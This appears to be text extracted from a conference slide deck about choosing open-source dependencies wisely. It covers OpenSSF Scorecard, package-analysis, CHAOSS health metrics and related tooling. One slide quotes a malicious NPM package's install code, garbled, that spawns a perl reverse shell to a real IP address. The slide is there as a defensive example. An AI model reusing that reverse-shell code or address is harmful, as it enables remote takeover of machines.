github-actions [bot](#) commented 33 minutes ago

Hello!

There are changes in your OpenSSF Scorecard report.

Please review the following changes and take action if necessary.

**Summary**

There are changes in the following repositories:

Repository	Commit	Score	Difference	Report Link	StepSecurity Link
<a href="#">UlisesGascon/sweetpgp</a>	<a href="#">199caea</a>	5.6	4	<a href="#">Full Report</a>	<a href="#">Fix it</a>

Report generated by [UlisesGascon/openssf-scorecard-monitor](#).


github-actions [bot](#) added [bug](#) invented wontfix labels 33 minutes ago

- ▶ Scans the org(s) in scope looking for repositories that are available in the OpenSSF Scorecard
- ▶ Stores the database and the scope files in the repo
- ▶ Generates an issue if there are changes in the score
- ▶ Automate it by custom trigger or it by cron job




Don't forget to test all the proposed changes been made.

# github.com/repository-service-tuf




RSTUF: API Integration in CI/CD



- ▶ Service for secure downloading, installing, and updating content from 3rd party repositories locally
- ▶ Available as a server (quick installation using Helm chart) and as client implementations Python, JavaScript, Go, Rust, custom
- ▶ Not yet another CI/CD - it works alongside them via REST API

# github.com/ossf/package-analysis



## Remote Shell

A remote shell is used by an attacker to provide access to a [command shell](#) running on a target machine over the network. These are usually "reverse shells" that connect back to an attacker controlled machine.

NPM: @roku-web-core/ajax

2022-03-08, [Analysis Result](#)

During install, this NPM package exfiltrates details of the machine it is running on, and then opens a reverse shell, allowing the remote execution of commands.

```
var req = https.request(options, function(res) {
  //console.log(res);
  res.on('data', function() {
    //console.log(d);
  });
  res.on('end', function() {
    if (logging) console.log('end');
    // var cmd = `perl -e 'use Socket; $i = "45.33.67.132";\`$cmd = `perl -e 'use Socket;$i="45.33.67.132";\`$spawn($cmd, function(error2, stdout2, stderr2) {
      if (error2 && logging) {
        console.warn(error2);
      }
    });
    //process.exit(0);
  });
});
```

- ▶ What files does package access?
- ▶ What addresses does package connect to?
- ▶ What commands does package run?
- ▶ How does package behave over time?
- ▶ Initial goal is to study behavior of open source packages to be able to detect the next possible attack
- ▶ Components can be used independently, to provide package feeds or runtime behavior data locally

Ok, is Security all that I need to  
care about selecting  
dependencies?

# Well-maintained project?



Clifden Castle, co. Galway, Ireland



Kilkenny Castle, Co. Kilkenny, Ireland



**Community health metrics give a good idea about projects' our world's present and future health.**

# Top OSS dependencies concerns


- 1 Licences
- 2 Vulnerabilities
- 3 Under-maintained projects



Community Health Metric Community Health Analytics in Open Source Software

<https://chaoss.community>

# 89 Metrics - project “vibe”



## Topics: All Metrics

[View all released metrics.](#)

You are here: KB Home ▶ Metrics and Metrics Models ▶ All Metrics

Metric: Conversion Rate

Metric: Chat Platform Inclusivity

Metric: Self-Merge Rates

Metric: Open Source Security Foundation (OpenSSF) Best Practices Ba...

Metric: Libvcore

Metric: Meeting Attendee Count

Metric: Issue Label Inclusivity

Metric: Collaboration Platform Activity

Metric: Test Coverage


Metric: Programming Language Distribution

# Example: Time to first response

**Question:** How much time passes between when an activity requiring attention is created and the first response?

## Data Collection Strategies

- ▶ **Timestamps:** Collect timestamps for when activities (e.g., issues, pull requests, or emails) are created and when the first response is made.
- ▶ **Activity Tracking:** Use version control systems (GitHub, GitLab), mailing lists, or forums to capture activity and response times.
- ▶ **Exclusion of Automated Responses:** Make sure to exclude responses from bots or other automated systems when measuring genuine community engagement.




# github.com/CHAOSS

## CHAOSS Metrics - Project Health

7 Metrics, including: *lead-times*, *growth-of-contributors*, *BMI*

Aggregate into one score for each dependency



- ▶ Can Community handle workload?
  - Backlog Management Index
  - Review Efficiency Index
- ▶ Can Community address work timely?
  - Median Lead Time for Issues
  - Median Lead Time for Pull Requests
- ▶ How Community address talent retention challenges?
  - Retention Rate
  - Growth of Active Contributors
  - Contributor Absence Factor (aka Bus or Pony Factor)

# Deploy and Scale it!

[github.com/chaoss/augur](https://github.com/chaoss/augur)



The Augur interface features a purple header with navigation links: Login, Groups, Repos, Collection Status. Below the header is a table with columns for '#', Repo Name, and Author. The first three rows show '1 augur', '2 operate-first-twitter', and '3 blueprint'. The author column contains links like 'grimoirelab/personal-augur'.

Relational database with organized  
repo data with enforced relationship  
structure

<https://ai.chaoss.io/>

[github.com/oss-aspen/8Knot](https://github.com/oss-aspen/8Knot)




Dash-Plotly dashboard with the  
structure to visualize any analysis of  
the Augur data

<https://metrix.chaoss.io/>

# Demo

# Future of OSS security posture

[github.com/ossf/security-baseline](https://github.com/ossf/security-baseline)



40 requirements across 3 levels of maturity  
covering 8 areas of security practices



**OSPS-AC-04.01:** When a CI/CD task is executed with no permissions specified, the project's version control system **MUST** default to the lowest available permissions for all activities in the pipeline.

[github.com/ossf/security-insights-spec](https://github.com/ossf/security-insights-spec)

[security-insights-spec / template-full.yml](#)

Code	Blame	155 lines (153 loc) · 5.36 KB · <a href="#">diff</a>
72	social:	<a href="https://bsky.com/alicewhite">https://bsky.com/alicewhite</a>
73	primary:	true
74	documentation:	
75	contributing-guide:	<a href="https://foo.bar/contributing-guide">https://foo.bar/contributing-guide</a>
76	review-policy:	<a href="https://foo.bar/review-policy">https://foo.bar/review-policy</a>
77	security-policy:	<a href="https://example.com/security-policy.html">https://example.com/security-policy.html</a>
78	governance:	<a href="https://foo.bar/governance">https://foo.bar/governance</a>
79	dependency-management-policy:	<a href="https://foo.bar/dependency-management-policy">https://foo.bar/dependency-management-policy</a>
80	license:	
81	url:	<a href="https://foo.bar/LICENSE">https://foo.bar/LICENSE</a>
82	expression:	MIT
83	release:	
84	changelog:	<a href="https://foo.bar/release/{version}#changelog">https://foo.bar/release/{version}#changelog</a>
85	automated-pipeline:	true
86	attestations:	
87	- name:	Release VEX
88	predicate-uri:	<a href="https://intoto.VEX">https://intoto.VEX</a>
89	location:	<a href="https://foo.bar/release/{version}#vex">https://foo.bar/release/{version}#vex</a>
90	comment:	Replace {version} with the actual version number for the release you want VEX data for.
91	- name:	Release SBOM
92	predicate-uri:	<a href="https://intoto.SPDX">https://intoto.SPDX</a>
93	location:	<a href="https://foo.bar/release/{version}#spdx">https://foo.bar/release/{version}#spdx</a>
94	comment:	Replace {version} with the actual version number for the release you want an SBOM for.
95	- name:	Maintainer Identity VSA
96	location:	<a href="https://foo.bar/maintainer-identity">https://foo.bar/maintainer-identity</a>
97	predicate-uri:	<a href="https://slsa.dev/verification_summary/v1">https://slsa.dev/verification_summary/v1</a>

Security practices declaration posted  
in repo as a .yaml  
Also - "OSS Sustainability" work  
stream at CycloneDX

# How else to scale it?

**28% of professionals** directly involved in software development are **not familiar** with secure software development.



<https://www.linuxfoundation.org/research/software-security-education-study>

- 1 What are the biggest challenges you face when it comes to securing your code? Please rank from greatest to least impact.

Rank	Capabilities	Average rank score (Higher # = more challenging)
1	Complexity of modern app architectures	4.79
2		
3	Lack of organizational priority	4.71
4	Lack of time	4.68
5	Lack of automated security tooling	4.06

<https://www.jit.io/survey>

# [openSSF.org/training/courses/](https://openSSF.org/training/courses/)

## Securing Projects with OpenSSF Scorecard (LFEL1006)

Quickly learn how to apply the OpenSSF Scorecard to your unique software development lifecycle for increased software security.



### Who Is It For

This course is designed for open source project maintainers, contributors, or stakeholders.



### What You'll Learn

You will learn about the different checks provided by OpenSSF Scorecard, how to



### What It Prepares You For

By the end of this course, you will be able to create an integration plan unique to your

Securing Projects with OpenSSF Scorecard  
LFEL1006

THE LINUX FOUNDATION | Education CYBERSECURITY

\$0 Course only

Enroll Today

Includes:  
TRAINING COURSE

## Developing Secure Software (LFD121)

Learn the security basics to develop software that is hardened against attacks, and understand how you can reduce the damage and speed the response when a vulnerability is exploited. This course includes specific tips on how to use and develop open source and other software securely. It was developed by the Open Source Security Foundation (OpenSSF), a cross-industry collaboration that brings together leaders to improve the security of open source software by building a broader community, targeted initiatives, and best practices.



Developing Secure Software  
LFD121

THE LINUX FOUNDATION | Education CYBERSECURITY

\$0 Login Using My Portal Before Enrolling

Enroll Today

## BEFORE

- ▶ Development team used an open-source web framework, based on its repo stars
- ▶ There was no deep architectural discussion about dependency selection
- ▶ CVEs pop up with no further fixes
- ▶ Turned out, project started to “die” 1 year ago



## AFTER

- ▶ Guidance and process for dependency selection, also as part of arch review
- ▶ Curated repo health indicators
- ▶ Checks are automated with open-source
- ▶ Metrics support conversations at all levels
- ▶ Up to 15% resource saving reported



# Key Takeaways

- ▶ **Learn** where the risks come from for your dependencies. Repeat.



<https://www.redhat.com/en/resources/product-security-risk-report-2024>

- ▶ **Contribute** back to community with your experience - we need help!  
  
(and yes, beyond code contributions)

- ▶ **Pick** metrics important for you (most popular < > most healthy)

- ▶ **Automate it** with a bunch of decent open source tools available for you

SELECT YOUR DEPENDENCIES  
WISELY



BEFORE SOMEONE ELSE DOES IT  
FOR YOU



LINKEDIN.COM/IN/ROZHUKOV

